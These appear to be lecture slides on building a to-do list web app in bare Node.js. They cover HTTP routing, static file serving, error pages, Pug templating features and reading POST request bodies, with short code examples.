


TO–DO LIST APP: HOMEPAGE



- Landing page
- Includes links to the list page and the reset app page.


TO–DO LIST APP: THE LIST



Form for saving new To-do items. Submits using POST to the same url as the page.

List showing the saved To-do list items

TO–DO LIST APP: RESET PAGE



- Resets the app (i.e., deletes all saved To-do items)

IMPLEMENTING A TO–DO LIST IN NODE.JS

- We start by creating an http server


```
import http from 'http';

const PORT = 3000;

let server = http.createServer();
server.listen(PORT);

server.on('request', handleRequest);

function handleRequest(request, response){
  /* handle request */
}
```

WEB APPS WITH BARE NODE.JS

- Node.js allows us to easily and efficiently implement an http server leveraging built-in modules and its single threaded event loop
- Node.js also does some pre-processing on requests (i.e.: parses the headers) and provides an abstraction for requests and responses.
- Aside from that, we're on our own when it comes to implement the To-do list app
- The first three issues we need to tackle are
  - **Routing**
  - **Templating**
  - **Parsing request bodies**

ROUTING

- Our web application will be handling a many different types of HTTP requests (e.g.: show homepage, show list, reset app, …)
- A first core problem to address is **routing**
- **Given a request, what code should I execute to serve that request?**



ROUTING — PATHS

- We need to handle requests to different paths
- An homepage, a page where To-do items are listed, a reset page, …
- Requests to each path is possibly handled differently

```
function handleRequest(request, response){
  switch(request.url){
    case "/":
      renderHomepage(request, response);
      break;
    case "/reset":
      handleResetRequest(request, response);
      break;
    case "/todo":
      handleTodoListRequest(request, response);
      break;
    /* and so on... */
    default:
      handleError(request, response, 404);
  }
}
```

ROUTING — HANDLING HTTP METHODS

Requests to a certain path may also be handled differently depending on the used HTTP method

- **GET** requests to **/todos** get the list of to-do items
- **POST** requests to **/todos** try to save a new item

```
function handleTodoListRequest(request, response, context={}){
  switch(request.method){
    case "GET":
      handleTodoListRequestGet(request, response, context); break;
    case "POST":
      handleTodoListRequestPost(request, response, context); break;
    default:
      handleError(request, response, 405, "Unsupported method");
  }
```

SERVING STATIC FILES

- If our HTML output includes static files (e.g.: images, css or js files), we need to configure the Router component to serve these files

```
switch(request.url){
  /* ... */
  case "/css/bootstrap.css":
      fs.readFile('./static/css/bootstrap.css', function(err, data){
        response.writeHead(200, {'Content-Type': 'text/css'});
        response.end(data, 'utf-8');
      }); break;
  case "/img/node.png":
    fs.readFile('./static/img/node.png', function(err, data){
      response.writeHead(200, {'Content-Type': 'image/png'});
      response.end(data, "binary");
    }); break;
}
```

HANDLING ERRORS

- When no one of the known routes applies, we can return a 404

```
switch(request.url){
  /* other routes */
  default:
      handleError(request, response, 404, "Web page not found");
}
```

```
function handleError(request, response, statusCode, message){
  let renderedContent = pug.renderFile("./templates/errorPage.pug",
    {"code": statusCode, "description": message});
  response.writeHead(statusCode, {"Content-Type": "text/html"});
  response.end(renderedContent);
}
```

ROUTING: THERE'S MORE TO THAT

Routing seems quite simple, but be aware that it can grow more complex as apps grow (we'll see soon enough!):

- Some routes might be accessible only to some users (e.g.: admins)
- Some routes may depend on patterns or parameters in the request path (e.g.: `GET /users/42/friends`, where 42 could be any user id)
- There might be the need to run two or more pieces of code to handle a request (e.g.: one function that just logs data, and a different function that prepares the response)

TEMPLATE ENGINES

PRODUCING HTML OUTPUTS

- At some point, our web app will need to produce some HTML code to send back in the response body, so browsers can render it.
- In our first example, we wrote the HTML manually


```
let server = http.createServer(function(request, response){
  let course = "Web Technologies";
  response.writeHead(200, {"Content-Type": "text/html"});
  response.write(`<!DOCTYPE html>
  <html><body>
    <h1>Hello ${course}</h1>
    <p>Current date is ${new Date().toDateString()}</p>
  </body></html>`);
  response.end();
}).listen(PORT);
```

TEMPLATE ENGINES

- Some parts of the HTML we produce may be repeated in multiple pages (e.g.: navbar, footer, etc.)
- As pages grow more and more complex, building a response by manipulating and concatenating strings becomes rapidly unfeasible.
- **Template engines** are great to address this issue!

TEMPLATING WITH PUG (FORMERLY JADE)

- Pug is a high-performance template engine implemented in JavaScript (ports available in many other languages)
- Whitespace sensitive syntax (Python-like) for writing HTML templates
- Pug templates can be easily «**compiled**» to HTML code




INSTALLING AND USING PUG

- Installing Pug is as simple as running `npm install pug`
- The simplest way to use Pug is as follows:

```
import pug from "pug"

//basic_example.pug is the file with the template to render
let html = pug.renderFile("./templates/basic_example.pug");

console.log(html); //html contains the generated HTML code
```

A FIRST PUG TEMPLATE

```
doctype html
html(lang="en")
  head
    title Hello Pug!
  body
    h1(class="foo") First Pug template
    p This is our first Pug template!
```



```
<!DOCTYPE html>
<html lang="en">
<head><title>Hello Pug!</title></head>
<body>
  <h1 class="foo">First Pug template</h1>
  <p>This is our first Pug template!</p>
</body>
</html>
```

TEMPLATING WITH PUG: INCLUDES

- Pug's much more than a different way to write HTML…
- For a starter, a template can **include** other templates
- This is a big help for template re-use!

```
//- index.pug
doctype html
html
  include partials/head.pug
  body
    h1 Hello Pug!
    include partials/footer.pug
```

```
//- partials/head.pug
head
  title Hello Pug
  script(src='/js/script.js')
  link(rel='stylesheet' href='/style.css')
```

```
//- partials/footer.pug
footer#footer
  p Copyright (c) Web Tech
```

TEMPLATING WITH PUG: INCLUDES

```
//- index.pug
doctype html
html
  include partials/head.pug
  body
    h1 Hello Pug!
    include partials/footer.pug
```


```
//- partials/head.pug
head
  title Hello Pug
  script(src='/js/script.js')
  link(rel='stylesheet' href='/style.css')
```

```
//- partials/footer.pug
footer#footer
  p Copyright (c) Web Tech
```

```
<!DOCTYPE html>
<html>
<head>
  <title>Hello Pug</title>
  <script src="/js/script.js">
  </script>
  <link rel="stylesheet"
        href="/style.css"/>
</head>
<body>
  <h1>Hello Pug!</h1>
  <footer id="footer">
    <p>Copyright (c) Web Tech</p>
  </footer>
</body>
</html>
```

TEMPLATING WITH PUG: INHERITANCE

- When designing web applications, it is common to have a common layout shared by all web pages
- Each web page can eventually override some parts of the common template
- In Pug, such scenarios are supported with **template inheritance**



TEMPLATING WITH PUG: INHERITANCE

- Pug supports template inheritance via the `block` and `extends` keywords
- A block is a «block» of Pug template that child templates may replace
- Blocks may also contain default content, if appropriate

```
//- base-layout.pug
doctype html
html
  head
    title Pug Inheritance
  body
    block heading
      h1 Pug Ineritance
    block content
    block footer
      footer This is the default footer.
```

- The example on the right defines three blocks: `heading`, `content`, and `footer`. `heading` and `footer` contain default content.

TEMPLATING WITH PUG: INHERITANCE

- A Pug template can extend other templates using the `extends` keyword
- Templates that extend other templates may override some of the templates defined the parent template
- In the example, the content and the footer blocks are **overridden**
- The heading block is not overridden, and will display the default value.

```
extends ./base-layout.pug

block content
  p The actual content of the homepage.

block footer
  footer This is a specialized footer.
```

TEMPLATING WITH PUG: INHERITANCE

```
//- base-layout.pug
doctype html
html
  head
    title Pug Inheritance
  body
    block heading
      h1 Pug Ineritance
    block content
    block footer
      footer This is the default footer.
```

```
extends ./base-layout.pug

block content
  p The actual content of the homepage.

block footer
  footer This is a specialized footer.
```

```
<!DOCTYPE html>
<html>
<head>
  <title>Pug Inheritance </title>
</head>
<body>
  <h1>Pug Ineritance </h1>
  <p>
    The actual content of the
    homepage.
  </p>
  <footer>
    This is a specialized
    footer.
</footer>
</body>
</html>
```

TEMPLATING WITH PUG: LOCALS

- Pug templates can also render content based on a provided data object (a.k.a. «**locals**»), passed to the **render()** or **renderFile()** functions

```
import pug from "pug";

let html = pug.renderFile("./locals-example.pug", {
  "product": {
    "name": "Samsung S24",
    "description": "Smartphone"
  }
});

console.log(html);
```

```
- let footer = "a locally defined variable"

h1 #{product.name.toUpperCase()}
p Description: #{product.description}
footer #{footer}
```

TEMPLATING WITH PUG: LOCALS

- The code contained within #{ and } is evaluated, escaped, and buffered in the output

```
import pug from "pug";

let html = pug.renderFile("./locals.pug", {
  "product": {
    "name": "Samsung S24",
    "description": "Smartphone"
  }
});

console.log(html);
```

```
//- locals.pug
- let footer = "a nice string"

h1 #{product.name.toUpperCase()}
p Description: #{product.description}
footer #{footer}
```

```
<h1>SAMSUNG S24</h1>
<p>Description: Smartphone</p>
<footer>a nice string</footer>
```

TEMPLATING WITH PUG: CONDITIONALS

- Often, templates are rendered differently depending on certain conditions
- To this end, Pug supports a familiar `if`/`else` construct

```
let user = {"isAdmin": true, "name": "Brendan"};
let html = pug.renderFile("./conditionals.pug", {"user": user});
```

```
if !user
  a(href="/login") Please, authenticate yourself.
else if user.isAdmin
  p At your command, #{user.name}
else
  p Welcome back, #{user.name}
```

```
<p>At your command, Brendan</p>
```

TEMPLATING WITH PUG: ITERATIONS

- A common task when working with templates is **iterating** over sequences of data

```
let items = [
  {"name": "Margherita", "price": 5.50}, {"name": "Marinara", "price": 5.00},
  {"name": "Capricciosa", "price": 6.50}
]
let html = pug.renderFile("./iteration.pug", {"items": items});
```

```
ul
  each item in items
    li #{item.name} - € #{item.price.toFixed(2)}
  else
    li No pizza is available at the moment!
```

```
<ul>
  <li>Margherita - € 5.50</li>
  <li>Marinara - € 5.00</li>
  <li>Capricciosa - € 6.50</li>
</ul>
```

OTHER TEMPLATE ENGINES

Pug is just one of the many template engines available. Other well-known template engines include:


- EJS (formerly Jake): Syntax somewhat similar to JSP/PHP
- SquirellyJS
- Nunjucks
- LiquidJS
- Eta
- Haml (Ruby)

PARSING REQUEST BODIES

PARSING REQUEST BODIES

- Users fill the form on the To-do list page to save new To-do items
- Form is submitted using the **POST** method
- We need to parse the body, to get the param names and their value
- Not as easy as it may seem!


```
form(action="/todo" method="POST")
  label(for="todo") To-do Item
  input(type="text" id="todo" name="todo" required)
  button(type="submit") Save To-do
```




```
POST /todo HTTP/1.1

todo=Learn+Node.js
```

READING THE REQUEST BODY

- The request body might not be available yet when processing the request. Maybe the user has a bad connection, or is uploading some large files, and the body will become available at a later time
- The request object (http.IncomingMessage) extends stream.Readable. This means it generates a **`data`** event when a new chunk of data becomes available in the request body, and an **`end`** event when there is no more data to be consumed from the stream.
- To read the request body, we need to operate in an **asynchronous** way, leveraging these two events



READING THE REQUEST BODY

- Some work is needed to read the body

```
function parseRequestBody(request){
  return new Promise((resolve, reject) => {
    let body = [];
    request
      .on('data', chunk => { body.push(chunk); })
      .on('end', () => {
        body = Buffer.concat(body).toString();
        // at this point, `body` has the entire request body stored as a string
        let data = parseRequestBodyString(body);
        resolve(data);
      });
  });
}
```

